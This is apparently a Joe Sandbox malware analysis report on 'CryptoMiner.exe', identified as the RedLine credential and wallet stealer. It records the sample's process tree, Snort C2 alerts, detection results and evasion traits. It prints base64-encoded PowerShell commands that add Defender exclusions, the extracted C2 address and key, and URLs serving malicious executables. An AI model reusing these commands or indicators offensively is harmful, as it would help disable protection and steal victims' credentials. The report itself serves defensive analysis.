ID: 620659
Sample Name: CryptoMiner.exe
Cookbook: default.jbs
Time: 03:28:10
Date: 05/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

CryptoMiner.exe


Overview

General Information

Sample Name:	CryptoMiner.exe
Analysis ID:	620659
MD5:	310eb5bd45ac9c..
SHA1:	4ac0d40abb71e9..
SHA256:	d1d622e31d20a6.
Tags:	exe
Infos:	



Detection




RedLine

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Query firmware table information (lik…
- Tries to detect sandboxes / dynamic…
- Tries to detect sandboxes and other…
- Encrypted powershell cmdline option…

Classification



Process Tree

- **System is w10x64**
- CryptoMiner.exe (PID: 6428 cmdline: "C:\Users\user\Desktop\CryptoMiner.exe" MD5: 310EB5BD45AC9C5767D28E63AB64635B)
  - InstallUtil.exe (PID: 2140 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
    - fname.exe (PID: 6720 cmdline: "C:\Users\user\AppData\Local\Temp\fname.exe" MD5: C61F9A9059F8B8BD0E69F7DF4CB09786)
      - conhost.exe (PID: 6712 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - AppLaunch.exe (PID: 5972 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
    - filename.exe (PID: 4584 cmdline: "C:\Users\user\AppData\Local\Temp\filename.exe" MD5: C108EBDD14A2CF40E64411792987796A)
      - cmd.exe (PID: 6560 cmdline: "cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0AR QB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQ AZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0 ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5336 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - powershell.exe (PID: 4036 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4 AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQ BtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" MD5: 95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": [
    "65.21.213.209:32936"
  ],
  "Bot Id": "",
  "Authorization Header": "a14b52bba3a0ad35d4f66edae1132d42"
}
```

Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.538097603.000000000D730000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000000.00000003.538097603.000000000D730000.00000004.00000800.00020000.00000000.sdmp	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0xd20:$pat14: , CommandLine: • 0x13958:$v2_1: ListOfProcesses • 0x136a7:$v4_3: base64str • 0x143b6:$v4_4: stringKey • 0x11e17:$v4_5: BytesToStringConverted • 0x10931:$v4_6: FromBase64 • 0x1237a:$v4_8: procName
00000000.00000003.543077511.000000000D732000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000C.00000002.657180507.0000000002CF2000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000C.00000002.657180507.0000000002CF2000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.3.CryptoMiner.exe.d730000.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0.3.CryptoMiner.exe.d730000.1.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0xd20:$pat14: , CommandLine: • 0x13958:$v2_1: ListOfProcesses • 0x136a7:$v4_3: base64str • 0x143b6:$v4_4: stringKey • 0x11e17:$v4_5: BytesToStringConverted • 0x10931:$v4_6: FromBase64 • 0x1237a:$v4_8: procName
12.2.InstallUtil.exe.400000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.2.InstallUtil.exe.400000.0.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0xd20:$pat14: , CommandLine: • 0x13958:$v2_1: ListOfProcesses • 0x136a7:$v4_3: base64str • 0x143b6:$v4_4: stringKey • 0x11e17:$v4_5: BytesToStringConverted • 0x10931:$v4_6: FromBase64 • 0x1237a:$v4_8: procName
12.0.InstallUtil.exe.400000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 11 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209

Timestamp:	05/05/22-03:30:52.519175 05/05/22-03:30:52.519175
SID:	2850286
Source Port:	49796

Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	−
Timestamp:	05/05/22-03:30:54.158486 05/05/22-03:30:54.158486
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	−
Timestamp:	05/05/22-03:30:54.966150 05/05/22-03:30:54.966150
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	−
Timestamp:	05/05/22-03:30:46.265169 05/05/22-03:30:46.265169
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	−
Timestamp:	05/05/22-03:30:55.048172 05/05/22-03:30:55.048172
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	−
Timestamp:	05/05/22-03:30:51.349484 05/05/22-03:30:51.349484
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	−
Timestamp:	05/05/22-03:30:51.712280 05/05/22-03:30:51.712280
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	−
Timestamp:	05/05/22-03:30:52.800684 05/05/22-03:30:52.800684
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:52.844061 05/05/22-03:30:52.844061
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:55.007583 05/05/22-03:30:55.007583
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:40.973991 05/05/22-03:30:40.973991
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:32.990118 05/05/22-03:30:32.990118
SID:	2850027
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:46.475836 05/05/22-03:30:46.475836
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:52.885401 05/05/22-03:30:52.885401
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:51.428831 05/05/22-03:30:51.428831
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:51.508362 05/05/22-03:30:51.508362
SID:	2850286
Source Port:	49796

Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:34.048200 05/05/22-03:30:34.048200
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:54.760590 05/05/22-03:30:54.760590
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO MALWARE Redline Stealer TCP CnC - Id1Response - Source IP: 65.21.213.209 - Destination IP: 192.168.2.5	
Timestamp:	05/05/22-03:30:34.088289 05/05/22-03:30:34.088289
SID:	2850353
Source Port:	32936
Destination Port:	49796
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:54.711716 05/05/22-03:30:54.711716
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.5 - Destination IP: 65.21.213.209	
Timestamp:	05/05/22-03:30:51.576541 05/05/22-03:30:51.576541
SID:	2850286
Source Port:	49796
Destination Port:	32936
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

May check the online IP address of the machine

Potential dropper URLs found in powershell memory

System Summary

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion

Query firmware table information (likely to detect VMs)

Tries to detect sandboxes / dynamic malware analysis system (registry check)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

.NET source code references suspicious native API functions

Stealing of Sensitive Information

Yara detected RedLine Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality


Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 2 1 Windows Management Instrumentation	Path Interception	3 1 1 Process Injection	1 Disable or Modify Tools	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 1 Deobfuscate/Decode Files or Information	LSASS Memory	1 File and Directory Discovery	Remote Desktop Protocol	3 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	3 1 Obfuscated Files or Information	Security Account Manager	1 3 4 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	2 Software Packing	NTDS	6 6 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 5 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 5 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Network Configuration Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CryptoMiner.exe	17%	ReversingLabs	Win32.Trojan.CrypterX	
CryptoMiner.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\filename.exe	100%	Avira	HEUR/AGEN.1221911	
C:\Users\user\AppData\Local\Temp\fname.exe	100%	Avira	TR/AD.GenSteal.jziki	
C:\Users\user\AppData\Local\Temp\filename.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\fname.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\filename.exe	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\filename.exe	81%	ReversingLabs	Win64.Worm.AutoRun	
C:\Users\user\AppData\Local\Temp\fname.exe	31%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\fname.exe	69%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.0.InstallUtil.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1247441		Download File
12.2.InstallUtil.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1247441		Download File
20.3.fname.exe.2f70000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File
0.3.CryptoMiner.exe.d730000.0.unpack	100%	Avira	HEUR/AGEN.1247441		Download File
23.2.filename.exe.850000.0.unpack	100%	Avira	HEUR/AGEN.1221911		Download File
0.3.CryptoMiner.exe.d730000.1.unpack	100%	Avira	HEUR/AGEN.1247441		Download File
12.0.InstallUtil.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1247441		Download File
23.0.filename.exe.850000.0.unpack	100%	Avira	HEUR/AGEN.1221911		Download File
22.2.AppLaunch.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://45.9.20.314VI	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://45.9.20.31/rigx.exe	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://45.9.20.31/asdasdasd.exe	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ip-api.com	208.95.112.1	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.9.20.31/rigx.exe	true	• Avira URL Cloud: malware	unknown
http://45.9.20.31/asdasdasd.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Text	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/sc/sct	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	InstallUtil.exe, 0000000C.00000003.616449035.00000000409D000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.662663297.00000000031A8000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.662472558.0000000003191000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.664565017.0000000003EC4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/sc/dk	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	InstallUtil.exe, 0000000C.00000003.616449035.00000000409D000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.662663297.00000000031A8000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.662472558.0000000003191000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000C.00000002.664565017.0000000003EC4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/faultL	InstallUtil.exe, 0000000C.00000002.656848647.00000002C61000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.vmware.com/0	fname.exe.12.dr	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#HexBinary	InstallUtil.exe, 0000000C.00000002.657180507.00000002CF2000.00000004.00000800.00020000.00000000.sdmp	false		high
